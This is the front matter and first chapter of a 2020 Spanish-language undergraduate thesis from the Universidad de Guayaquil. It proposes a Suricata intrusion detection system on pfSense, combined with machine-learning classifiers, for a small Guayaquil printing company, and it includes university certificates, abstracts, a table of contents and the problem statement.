



**UNIVERSIDAD DE GUAYAQUIL  
FACULTAD DE INGENIERÍA INDUSTRIAL  
DEPARTAMENTO ACADÉMICO DE GRADUACIÓN**

**TRABAJO DE TITULACIÓN  
PREVIO A LA OBTENCIÓN DEL TÍTULO DE  
INGENIERO EN TELEINFORMÁTICA**

**ÁREA  
TECNOLOGÍA APLICADA**

**TEMA  
“IMPLEMENTACIÓN DE UN SISTEMA DE DETECCIÓN DE  
INTRUSOS (IDS) BASADO EN EL APRENDIZAJE  
AUTOMÁTICO DE UNA RED PYME”**

**AUTORA  
BANCHÓN HELENO DAYANNA LIZBETH**

**DIRECTOR DEL TRABAJO  
ING. TELECOMUNICACIONES COBOS FRANCO MARIA JOSE, MG.**

**GUAYAQUIL, OCTUBRE 2020**



## ANEXO XI.- FICHA DE REGISTRO DE TRABAJO DE TITULACIÓN



### FACULTAD DE INGENIERÍA INDUSTRIAL CARRERA INGENIERÍA EN TELEINFORMÁTICA

<b>REPOSITORIONACIONAL EN CIENCIA Y TECNOLOGÍA</b>			
<b>FICHA DE REGISTRO DE TRABAJO DE TITULACIÓN</b>			
<b>TÍTULO Y SUBTÍTULO:</b>			
Implementación de un sistema de detección de intrusos (IDS) basado en el aprendizaje automático de una red PYME.			
<b>AUTOR(ES)</b> (apellidos/nombres):	Banchón Heleno Dayanna Lizbeth		
<b>REVISOR(ES)/TUTOR(ES)</b> (apellidos/nombres):	Ing. Cobos Franco María José / Ing. Acosta Guzmán Iván Leonel		
<b>INSTITUCIÓN:</b>	Universidad de Guayaquil		
<b>UNIDAD/FACULTAD:</b>	Facultad Ingeniería Industrial		
<b>MAESTRÍA/ESPECIALIDAD:</b>			
<b>GRADO OBTENIDO:</b>	Ingeniería en Teleinformática		
<b>FECHA DE PUBLICACIÓN:</b>	15 de Junio del 2020	<b>No. DE PÁGINAS:</b>	112
<b>ÁREAS TEMÁTICAS:</b>	Tecnología Aplicada		
<b>PALABRAS CLAVES/ KEYWORDS:</b>	Aprendizaje Automático, Minería de Datos, Algoritmos y Ataques informáticos.		
<b>RESUMEN/ABSTRACT</b> (150-250 palabras):			
<p>En el presente proyecto aborda una necesidad de la empresa Pyme Visión Digital en la cual se identificó una debilidad de seguridad relacionado con la fuga de información desde la compañía. Por lo cual el presente trabajo de titulación propone la implementación de un sistema detector de intrusos y la aplicación de algoritmos de aprendizaje automático con el cual se busca proveer una solución tecnológica a la empresa para que esta pueda detectar ataques informáticos y predecir posibles intrusiones de carácter malicioso con el objetivo de estar preparados ante incidentes de seguridad, para lo cual se aborda conceptos de IDS, tipos de IDS, características de los IDS, ataques, tipos de ataques, aprendizaje automático, algoritmos de aprendizaje automático, entre otros. Para la sección de marco metodológico se empleó el Procesos</p>			

de Minería de Datos que indica pasos a seguir para el análisis de los datos con la implementación de algoritmos.

The present project, consider the existing problem in the SME Vision Digital Company, located in Guayaquil city, which has a highly important security weakness related to the leakage of information from the company to unauthorized people, violating the confidentiality of the information. To overcome this weakness, this job proposes the implementation of an Intruder Detection System and the application of Automated Machine Learning Algorithms that provide a technological solution to this company so let it to get the capacity to detect computer attacks inside and outside the local network and predict possible malicious intrusions with the aim of being prepared for security incidents, boarding IDS concepts, IDS Types, characteristics of IDS, attacks, types of attacks, Machine Learning, Machine Learning Algorithms, among others. For the methodological framework, it was used Data Mining Processes that gives steps to be followed for data analysis with the implementation of algorithms.

ADJUNTO PDF:	SI X	NO
CONTACTO CON AUTOR/ES:	Teléfono: 0961004555	E-mail: dayli4249@gmail.com
CONTACTO CON LA INSTITUCIÓN:	Nombre: Ing. Ramón Maquilón Nicola	
	Teléfono: 593-2658128	
	E-mail: <a href="mailto:direccionTi@ug.edu.ec">direccionTi@ug.edu.ec</a>	



**ANEXO XII.- DECLARACIÓN DE AUTORÍA Y DE  
AUTORIZACIÓN DE LICENCIA GRATUITA  
INTRANSFERIBLE Y NO EXCLUSIVA PARA EL USO NO COMERCIAL DE LA OBRA CON  
FINES NO ACADÉMICOS**

**FACULTAD DE INGENIERÍA INDUSTRIAL  
CARRERA INGENIERÍA EN TELEINFORMÁTICA**

---

LICENCIA GRATUITA INTRANSFERIBLE Y NO COMERCIAL DE LA OBRA CON  
FINES NO ACADÉMICOS

Yo, **BANCHÓN HELENO DAYANNA LIZBETH**, con C.C. No **0941692410**, certifico que los contenidos desarrollados en este trabajo de titulación, cuyo título es **“IMPLEMENTACIÓN DE UN SISTEMA DE DETECCIÓN DE INTRUSOS (IDS) BASADO EN EL APRENDIZAJE AUTOMÁTICO DE UNA RED PYME”** son de mi absoluta propiedad y responsabilidad, en conformidad al Artículo 114 del CÓDIGO ORGÁNICO DE LA ECONOMÍA SOCIAL DE LOS CONOCIMIENTOS, CREATIVIDAD E INNOVACIÓN\*, autorizo la utilización de una licencia gratuita intransferible, para el uso no comercial de la presente obra a favor de la Universidad de Guayaquil.

A handwritten signature in blue ink that reads "Dayanna Banchón H." with a stylized flourish at the end.

---

**BANCHÓN HELENO DAYANNA LIZBETH**  
C.C.No. 0941692410

## ANEXO VII.- CERTIFICADO PORCENTAJE DE SIMILITUD



### FACULTAD DE INGENIERÍA INDUSTRIAL CARRERA INGENIERÍA EN TELEINFORMÁTICA



Habiendo sido nombrado ING. COBOS FRANCO MARIA JOSE tutor del trabajo de titulación certifico que el presente trabajo de titulación ha sido elaborado por BANCHÓN HELENO DAYANNA LIZBETH, con mi respectiva supervisión como requerimiento parcial para la obtención del título de INGENIERÍA EN TELEINFORMÁTICA.

Se informa que el trabajo de titulación: **“IMPLEMENTACIÓN DE UN SISTEMA DE DETECCIÓN DE INTRUSOS (IDS) BASADO EN EL APRENDIZAJE AUTOMÁTICO DE UNA RED PYME”**, ha sido orientado durante todo el periodo de ejecución en el programa Antiplagio URKUND (indicar el nombre del programa Antiplagio empleado) quedando el 1% de coincidencia.



<https://secure.urkund.com/view/16964445-251036-988649#DccxDglxDADBV6>



Firmado electrónicamente por:

**MARIA JOSE  
COBOS  
FRANCO**

**ING. COBOS FRANCO MARIA JOSE, MG.**

**C.C. 0922003892**

**FECHA: 06 de Marzo del 2020**





**ANEXO VI. - CERTIFICADO DEL DOCENTE-TUTOR DEL  
TRABAJO DE TITULACIÓN**

**FACULTAD DE INGENIERÍA INDUSTRIAL  
CARRERA INGENIERÍA EN TELEINFORMÁTICA**

Guayaquil, 10 de Marzo del 2020

Sr (a).

**Ing. Annabelle Lizarzaburu Mora, MG.**

Director (a) de Carrera Ingeniería en Teleinformática / Telemática

**FACULTAD DE INGENIERÍA INDUSTRIAL DE LA UNIVERSIDAD DE  
GUAYAQUIL**

Ciudad. -

De mis consideraciones:

Envío a Ud. el Informe correspondiente a la tutoría realizada al Trabajo de Titulación **“IMPLEMENTACIÓN DE UN SISTEMA DE DETECCIÓN DE INTRUSOS (IDS) BASADO EN EL APRENDIZAJE AUTOMÁTICO DE UNA RED PYME”** de la estudiante **BANCHÓN HELENO DAYANNA LIZBETH**, indicando que ha cumplido con todos los parámetros establecidos en la normativa vigente:

- El trabajo es el resultado de una investigación.
- El estudiante demuestra conocimiento profesional integral.
- El trabajo presenta una propuesta en el área de conocimiento.
- El nivel de argumentación es coherente con el campo de conocimiento.

Adicionalmente, se adjunta el certificado de porcentaje de similitud y la valoración del trabajo de titulación con la respectiva calificación.

Dando por concluida esta tutoría de trabajo de titulación, **CERTIFICO**, para los fines pertinentes, que el (los) estudiante (s) está (n) apto (s) para continuar con el proceso de revisión final.

Atentamente,



Firmado electrónicamente por:  
**MARIA JOSE  
COBOS FRANCO**

---

Ing. Cobos Franco María José

C.C. 0922003892

FECHA: Marzo 10, 2020



**ANEXO VIII.- INFORME DEL DOCENTE REVISOR**  
**FACULTAD DE INGENIERÍA INDUSTRIAL**  
**CARRERA INGENIERÍA EN TELEINFORMÁTICA**



Guayaquil, 26 de marzo del 2020

Sr (a).

**Ing. Annabelle Lizarzaburu Mora, MG.**

Director (a) de Carrera Ingeniería en Teleinformática / Telemática

**FACULTAD DE INGENIERÍA INDUSTRIAL DE LA UNIVERSIDAD DE GUAYAQUIL**

Ciudad. -

De mis consideraciones:

Envío a Ud. el informe correspondiente a la REVISIÓN FINAL del Trabajo de Titulación **“IMPLEMENTACIÓN DE UN SISTEMA DE DETECCIÓN DE INTRUSOS (IDS) BASADO EN EL APRENDIZAJE AUTOMÁTICO DE UNA RED PYME”** de la estudiante **BANCHÓN HELENO DAYANNA LIZBETH**. Las gestiones realizadas me permiten indicar que el trabajo fue revisado considerando todos los parámetros establecidos en las normativas vigentes, en el cumplimiento de los siguientes aspectos:

Cumplimiento de requisitos de forma:

El título tiene un máximo de 18 palabras.

La memoria escrita se ajusta a la estructura establecida.

El documento se ajusta a las normas de escritura científica seleccionadas por la Facultad.

La investigación es pertinente con la línea y sublíneas de investigación de la carrera.

Los soportes teóricos son de máximo 5 años.

La propuesta presentada es pertinente.

Cumplimiento con el Reglamento de Régimen Académico:

El trabajo es el resultado de una investigación.

El estudiante demuestra conocimiento profesional integral.

El trabajo presenta una propuesta en el área de conocimiento.

El nivel de argumentación es coherente con el campo de conocimiento.

Adicionalmente, se indica que fue revisado, el certificado de porcentaje de similitud, la valoración del tutor, así como de las páginas preliminares solicitadas, lo cual indica el que el trabajo de investigación cumple con los requisitos exigidos.

Una vez concluida esta revisión, considero que el estudiante está apto para continuar el proceso de titulación. Particular que comunicamos a usted para los fines pertinentes.

Atentamente,



**ING. IVAN ACOSTA, MSIG**  
**C.C: 0914940812**

**FECHA: 26 de marzo del 2020**

### **Dedicatoria**

La presente tesis está dedicada a mis padres que fueron piezas fundamentales para este logro, aprecio el esfuerzo dado en todas las circunstancias de mi vida, este título es un regalo para ustedes.

A mi esposo por haber estado conmigo desde el comienzo de mi carrera quien me empujo a seguir adelante cuando no creía hacerlo, fue mi soporte en todo momento desde la distancia.

A mi hija se la dedico por ser el amor de mi vida para que vea en mí un reflejo de perseverancia que las metas se pueden alcanzar si uno se las propone, siempre contara con mi apoyo. Te amo.



### **Agradecimiento**

Agradezco a mis padres por todos los consejos dados en mis estudios académicos y haber conseguido la meta, gracias por la motivación de seguir adelante.

Agradezco a mi esposo por toda la paciencia y amor en todo este proceso, por haber estado en todos los momentos difíciles a largo de mi carrera.

Agradezco a mis suegros que fueron apoyo importante en mi carrera universitario, siempre estuvieron alentándome y dándome consejos, son como mis segundos padres gracias.

Agradezco a mi hija por ser la motivación principal de terminar mi carrera porque aun estando estudiando saque tiempo donde quizás no había, pero tú amada hija con tu sonrisa y mirada me decías si se puede, por ti mi niña.

**Declaración de autoría**

“La responsabilidad del contenido de este Trabajo de Titulación, me corresponde exclusivamente; y el patrimonio Intelectual del mismo a la Facultad de Ingeniería Industrial de la Universidad de Guayaquil”

**Banchón Heleno Dayanna Lizbeth**  
**C.C. 0941692410**

## Índice General

N°	Descripción	Pág.
	Introducción	1

## Capítulo I

### El problema

N°	Descripción	Pág.
1.1.	Planteamiento del problema	2
1.1.1	Formulación del problema	3
1.1.2	Sistematización del problema	3
1.2	Objetivo de estudio	4
1.3	Objetivos	5
1.3.1	Objetivo General	5
1.3.2	Objetivo Específicos	5
1.4	Justificación	5
1.5	Delimitación	6
1.6	Alcance	6
1.7	Premisa de la Investigación	7
1.8	Operacionalización	7

## Capítulo II

### Marco Teórico

N°	Descripción	Pág.
2.1	Antecedentes	9
2.2	Marco Conceptual	10
2.2.1	Métodos de ataques más comunes	11
2.3	Marco Teórico	12
2.3.1	Sistemas Detectores de Intrusos	12
2.3.2	Tipos de actividades que detectan los IDS	12
2.3.3	Tipos de sistemas detectores de intrusos	13
2.3.4	IDS basados en firmas (SIDS) para ICMPv6 y ataques DDOS	14
2.3.5	UTM que cumplen con la función de un Sistema Detector de Intrusos	15

<b>N°</b>	<b>Descripción</b>	<b>Pág.</b>
2.3.6	Tipos de ataques que son detectados por el IDS	17
2.3.7	Procesos de reconocimiento y escaneo de la red detectados por el IDS	17
2.3.8	Selección del IDS	17
2.3.9	Tabla comparativa de IDS	18
2.3.10	Ataques que ejecutan en redes LAN, WLAN y WAN	19
2.3.11	Lenguaje de programación Python	20
2.3.12	Aprendizaje Automático	20
2.3.13	Minería de Datos	21
2.3.14	Modelo Predictivo de Deserción basado en Árboles de Decisión	22
2.3.15	Aprendizaje Automático aplicado a la Ciberseguridad	23
2.3.16	Tipos de modelos de aprendizaje	24
2.3.16.1	Aprendizaje Supervisado	24
2.3.16.2	Aprendizaje no Supervisado	25
2.4	Marco Legal	27
2.4.1	Código Orgánico Integral Penal	27
2.4.2	Constitución de la República del Ecuador 2008	28

### **Capítulo III**

#### **Metodología**

<b>N°</b>	<b>Descripción</b>	<b>Pág.</b>
3.1	Diseño de la red	31
3.2	Implementación del IDS Suricata	32
3.3	Recolección y análisis de la data	35
3.3.1	Fase de la metodología CRISP-DM	36
3.4	Aplicación de los algoritmo	36
3.5	Diseño de la investigación	38
3.5.1	Modalidad de la investigación	38
3.5.2	Tipos de investigación	38
3.5.3	Métodos de investigación	38
3.5.4	Población y Muestra	39

<b>N°</b>	<b>Descripción</b>	<b>Pág.</b>
3.5.5	Técnicas e instrumentos de recolección de datos	39
3.5.6	Técnicas documentales	39
3.5.7	Validación hipótesis	40

## **Capítulo IV**

### **Desarrollo de la Propuesta**

<b>N°</b>	<b>Descripción</b>	<b>Pág.</b>
4.1	Implementación del IDS	41
4.1.1	Configuraciones del IDS Suricata	44
4.2	Ataques a la red	47
4.3	Registro de alertas en el IDS Suricata	49
4.4	Inserción de la data	50
4.5	Análisis de la data	51
4.5.1	Algoritmo K-Vecinos	50
4.5.2	Algoritmo Clustering-Afinidad de propagación	55
4.2.3	Algoritmo de Árbol de Decisión	59
4.6	Conclusiones	63
4.7	Recomendaciones	64
	<b>Anexos</b>	65
	<b>Bibliografía</b>	90

**Índice de Tablas**

<b>N°</b>	<b>Descripción</b>	<b>Pág.</b>
1	Operacionalización de Variables	7
2	Tipos de Ataques que son detectados por el IDS	17
3	Procesos de reconocimiento y escaneo de red detectados por el IDS	17
4	Tabla comparativa de IDS	18
5	Ataques que se ejecutan en redes LAN, WLAN y WAN	19

## Índice de Figuras

<b>N°</b>	<b>Descripción</b>	<b>Pág.</b>
1	Diagrama de red de la empresa Visión Digital	2
2	Modelo de IDS con Aprendizaje Automático	4
3	Arquitectura de un IDS SNORT	13
4	IDS Suricata	14
5	Arquitectura BRO IDS	15
6	UTM PFSENSE	16
7	Proceso de Minería de Datos	22
8	Modelo Predictivo Basado en el Árbol de Decisión	22
9	Modelo de CRISP-DM	23
10	Diagrama de División de Subconjunto de Datos	24
11	Algoritmo Clustering	25
12	Algoritmo de Reducción de la Dimensión	26
13	Desarrollo de análisis de data	32
14	Red Actual de la Empresa Visión Digital	32
15	Diseño de Red propuesto para la empresa Visión Digital	32
16	Pasos para la implementación del IDS Suricata	33
17	Pantalla de inicio de PFSENSE	35
18	Data generada por el IDS Suricata	35
19	Pasos para la Minería de Datos	36
20	Técnicas de Minería	37
21	Inicio de PFSENSE	42
22	Instalación de Suricata	42
23	Proceso de instalación de Suricata	43
24	Configuración de Suricata	43
25	Configuración de logs de Suricata	44
26	Configuración de Logs de la red	44
27	Configuración de las Políticas de Alerta	45
28	Proceso de ataques y chequeos de las direcciones IP	45
29	Configuración de detección de tipos de ataques en el IDS Suricata	46

<b>N°</b>	<b>Descripción</b>	<b>Pág.</b>
30	Configuración de detección de tipos de ataques en el IDS Suricata	46
31	Configuración de detección de tipos de ataques en el IDS Suricata	47
32	Cambio del extensión del archivo	47
33	Ataque LAN	48
34	Muestra del ataque	48
35	Ataque WAN	49
36	Alerta del IDS en la red LAN	49
37	Alerta del IDS en la red WAN	49
38	Inserción de la data	50
39	Librerías	50
40	Extracción del archivo Generacion_Alertas.csv	51
41	Set de datos	51
42	Categoría del algoritmo K-vecinos	51
43	Data generada por el algoritmo K-Vecinos en valores numéricos	52
44	Valores Estadísticos K-Vecinos	52
45	Valores para X y Y con el algoritmo K-Vecinos	53
46	Librerías para la clasificación del algoritmo K-vecinos	53
47	Elección del vecino y muestra de las etiquetas en Y	53
48	Accuray (Precisión) del algoritmo K-Vecinos	54
49	Matriz de confusión del algoritmo K-vecinos.	54
50	Mensaje en pantalla K-Vecinos	55
51	Score del algoritmo K-Vecinos	55
52	Predicción del algoritmo K-Vecinos	55
53	Valores de X y Y con el algoritmo Afinidad de Propagación	56
54	Clasificación de tres variables en 3D Afinidad de Propagación.	56
55	Grafica del conjunto de datos del algoritmo Afinidad de Propagación	57
56	Entrenamiento (Train) y prueba (Test) Set del algoritmo Afinidad de Propagación	57
57	Accuray (precisión) del algoritmo Afinidad de Propagación	57



<b>N°</b>	<b>Descripción</b>	<b>Pág.</b>
58	Matriz de confusión del algoritmo de Afinidad de Propagación	58
59	Entrenamiento (Train) de la data del algoritmo Afinidad de Propagación	58
60	Numero de Clúster	58
61	Grafica de del algoritmo de Afinidad-Clúster	59
62	Variable objetivo del algoritmo Árbol de Decisión	59
63	Entrenamiento (Train) y prueba (Test) del algoritmo Árbol de Decisión	60
64	Importar el al Árbol de Decisión	60
65	Predicción del algoritmo Árbol de Decisión	61
66	Importar la librería Export Grapviz del algoritmo Árbol de Decisión	61
67	Visualización del algoritmo Árbol de Decisión	61
68	La función KFold del algoritmo Árbol de Decisión	62
69	Importar la librería Random Forest	62
70	Accuracy (precisión) del modelo algoritmo Árbol de Decisión	62
71	Matriz de confusión (precisión) Entrenamiento (Train) y prueba (Test) set del algoritmo Árbol de Decisión	63

**Índice de Anexos**

<b>N°</b>	<b>Descripción</b>	<b>Pág.</b>
1	Manuel de instalación PFsense	66
2	Evidencia de Puerta Trasera LAN	75
3	Evidencia de Puerta Trasera WAN	78
4	Algoritmos	81
5	Matriz de prueba	85
6	Matriz de prueba y Aceptación	86
7	Cronograma	88



## ANEXO XIII.- RESUMEN DEL TRABAJO DE TITULACIÓN (ESPAÑOL)

### FACULTAD DE INGENIERÍA INDUSTRIAL CARRERA INGENIERÍA EN TELEINFORMÁTICA

---



#### “IMPLEMENTACIÓN DE UN SISTEMA DE DETECCIÓN DE INTRUSOS (IDS) BASADO EN EL APRENDIZAJE AUTOMÁTICO DE UNA RED PYME”

**Autor:** Banchón Heleno Dayanna Lizbeth

**Tutor:** Ing. Cobos Franco María José, Mg.

#### Resumen

En el presente proyecto aborda una necesidad de la empresa Pyme Visión Digital en la cual se identificó una debilidad de seguridad relacionado con la fuga de información desde la compañía. Por lo cual el presente trabajo de titulación propone la implementación de un sistema detector de intrusos y la aplicación de algoritmos de aprendizaje automático con el cual se busca proveer una solución tecnológica a la empresa para que esta pueda detectar ataques informáticos y predecir posibles intrusiones de carácter malicioso con el objetivo de estar preparados ante incidentes de seguridad, para lo cual se aborda conceptos de IDS, tipos de IDS, características de los IDS, ataques, tipos de ataques, aprendizaje automático, algoritmos de aprendizaje automático, entre otros. Para la sección de marco metodológico se empleó el Procesos de Minería de Datos que indica pasos a seguir para el análisis de los datos con la implementación de algoritmos.

**Palabras claves:** Aprendizaje Automático, Minería de Datos, Algoritmos y Ataques informáticos.



## ANEXO XIV.- RESUMEN DEL TRABAJO DE TITULACIÓN (INGLÉS)

FACULTAD DE INGENIERÍA INDUSTRIAL  
CARRERA INGENIERÍA EN TELEINFORMÁTICA



---

### “IMPLEMENTATION OF A BASED INTRUDER DETECTION SYSTEM (IDS) IN THE MACHINE LEARNING OF A SME NETWORK”

**Author:** Banchón Heleno Dayanna Lizbeth

**Advisor:** Ing. Cobos Franco María José, Mg.

#### Abstract

The present project, consider the existing problem in the SME Vision Digital Company, located in Guayaquil city, which has a highly important security weakness related to the leakage of information from the company to unauthorized people, violating the confidentiality of the information. To overcome this weakness, this job proposes the implementation of an Intruder Detection System and the application of Automated Machine Learning Algorithms that provide a technological solution to this company so let it to get the capacity to detect computer attacks inside and outside the local network and predict possible malicious intrusions with the aim of being prepared for security incidents, boarding IDS concepts, IDS Types, characteristics of IDS, attacks, types of attacks, Machine Learning, Machine Learning Algorithms, among others. For the methodological framework, it was used Data Mining Processes that gives steps to be followed for data analysis with the implementation of algorithms.

**Keywords:** Machine Learning, Data Mining, Algorithms and computer attacks.

## **Introducción**

Con el transcurso del tiempo las tecnologías de la información van en aumento y el desarrollo de nuevas aplicaciones informáticas, recursos y habilidades para mantener los datos seguros se ha convertido en un tema globalizado que genera preocupación y problemas para aquellas empresas que necesitan que su información no se vea vulnerada por los cyberdelicuentes que buscan la forma de ingresar a los sistemas mediante la detección y explotación de vulnerabilidades a través de ataques cibernéticos.

Existen distintas maneras de ingresar a un sistema, por citar algunos ejemplos se tiene los diversos mecanismos de ataque para el acceso a la red de una organización del sector público y privado como: el Malware, Phishing, ataques de fuerza bruta y demás, pero todos con un objetivo en común que es la sustracción no autorizada de información. Los datos que se almacenan en el disco duro del computador de una organización deben estar sujetos a confidencialidad, integridad y disponibilidad con el objetivo de que solamente personal autorizado obtenga el acceso respectivo. La seguridad de la red de una compañía se encuentra expuesta cuando esta no posee un sistema que la proteja de posibles fugas de información, por lo que podrá ser atacada con facilidad y forma simultanea por múltiples intrusos o procesos maliciosos, provocando daños en los activos lógicos, por tales motivos se han desarrollados distintos softwares que pueden detectar, monitorear y alertar la presencia de cualquier intrusión en la red.

Para la implementación del sistema detector de intrusos y algoritmos de aprendizaje automático se va a ejecutar un análisis en la red de una empresa Visión Digital para verificar cuan vulnerable es; determinando los tipos de amenazas y riesgos expuestos en la infraestructura tecnológica.

Un Sistema de Detección de Intrusos (IDS) cumple con la función de permitir conocer las actividades anómalas que se encuentre en la red. No obstante, este sistema no va a detener la intrusión, sin embargo puede analizar el tráfico de red y posteriormente detectar que anomalía se presentó en la red.

Un algoritmo basado en el aprendizaje automático va a verificar si existen patrones entre datos, pronosticando el comportamiento inusual que presentan los datos. Un ejemplo claro y común del aprendizaje automático que vemos a diario es el uso del correo electrónico, que al llegar un mensaje el cual fue clasificado por el usuario como spam o no spam, automáticamente el algoritmo aprende a través de la orden que dio el usuario, posteriormente clasificara nuevos mensajes que posean ese patrón sin necesidad de la intervención del usuario en indicarle por medio de una intrusión que debe hacer.


# Capítulo I

## El Problema

### 1.1. Planteamiento del problema

Visión Digital es una pequeña empresa ubicada en la ciudad de Guayaquil que se dedica al negocio de la imprenta, pero la falta de implementación de un sistema de seguridad informática puede causar vulnerabilidades en la red y que estas sean explotadas en beneficio propio de un atacante o varios con el objetivo de atentar a la confidencialidad de la información de clientes y datos que son propiedad de la compañía. Además, se puede identificar un nivel de desconocimiento de posibles debilidades de seguridad presentes en los sistemas computacionales que se ejecutan en red y demás servicios de la compañía, la empresa en años anteriores ha sufrido daños en el software de la imprenta volviéndolo inutilizable afectando de esta manera el rendimiento y productividad del negocio, por lo cual existe la percepción de que la misma ha sufrido ataques cibernéticos.

A continuación, se presenta en la figura 1 la red actual de la empresa de Visión Digital que posee una estructura de red en forma de estrella, compuesta por varias computadoras y equipos que albergan los sistemas servidores.



**Figura 1.** Diagrama de red, 2016. Información tomada de la investigación previa. Elaborada por el autor.

Según Alonso (2019) menciona que actualmente las empresas de menor tamaño se encuentran expuestas ante amenazas cibernéticas que tienen como objetivo provocar daños en la red de datos de una pequeña compañía atentando contra la confidencialidad e integridad de la información de forma irreversible. Los sistemas detectores de intrusos tradicionales

implementados en algunas de estas pequeñas compañías no satisfacen las necesidades y requerimientos de los usuarios ya que estos no poseen la función de detectar ataques informáticos sumamente avanzados permitiendo que estas intrusiones puedan evadirlos, para la toma del control total de la red

Además Almeida, C.C., Pincay, J.P (2018) mencionan que las pequeñas empresas están propensas a sufrir fallos en sus sistemas de información debido a que desconocen los tipos de vulnerabilidades como (Fuerza Bruta, Denegación de Servicio, Puertas Traseras y demás) que se encuentran expuestas en los diferentes servicios que se ejecutan en la red, estos agujeros de seguridad al ser explotados mediante una intrusión de carácter maliciosa provoca la paralización de las aplicaciones computacionales ocasionando un bajo rendimiento en la producción del negocio, también produce la existencia de fallos físicos de los equipos de cómputo, o en su defecto pérdida o filtración de datos de suma importancia para las compañías. Todos estos detalles desencadenan grandes preocupaciones en los directivos o en la alta gerencia por la toma de consideración de problemas de Seguridad Informática.

Finalmente Alonso (2019) indica que expertos de ciberseguridad recomiendan mencionan sobre las medidas defensivas que deben optar las empresas para prevenir accesos ilícitos a los sistemas de información y a la red de datos con el fin de evitar pérdidas de información crítica, estos expertos además describen que en el Ecuador los ataques informáticos se han incrementado en un 16% lo que derivó en cerca de 60.090.173 detecciones durante el 2014.

También Almeida, C.C., Pincay, J.P (2018) indican que a nivel mundial las intrusiones cibernéticas en la actualidad resultan ser más frecuentes, determinando un crecimiento masivo de individuos sumamente preparados y con el conocimiento necesario para realizar cualquier tipo de delito dentro del marco de la informática.

### **1.1.1. Formulación del problema**

¿La implementación de un Sistema Detector de Intrusos (IDS) aplicando Aprendizaje Automático en empresas PYMES podrá incrementar los niveles de seguridad en cada uno de los activos informáticos?

### **1.1.2. Sistematización del Problema**


En el proceso de desarrollo del proyecto se pretende obtener la información suficiente para responder a las siguientes interrogantes.

1. ¿Qué es un Sistema Detector de Intrusos?

2. ¿Qué es un ataque informático?
3. ¿Cuáles son los diferentes tipos de ataques informáticos?
4. ¿Qué son amenazas informáticas?
5. ¿Qué es vulnerabilidad?
6. ¿Cuáles son los tipos de vulnerabilidades expuestas en una red de datos?
7. ¿Qué son los Firewall?
8. ¿Qué son UTM (Gestión Unificada de Amenazas)?
9. ¿Cuáles son las medidas defensivas?
10. ¿Qué es Aprendizaje Automático?

## 1.2. Objeto de estudio

En este trabajo de investigación se presenta un modelado de Sistema Detector de Intrusos con Aprendizaje Automático mediante mapa conceptual, detallando sus respectivas características.



**Figura 2.** Modelo de IDS con Aprendizaje Automático, 2019. Información tomada de la investigación previa. Elaborada por el autor.

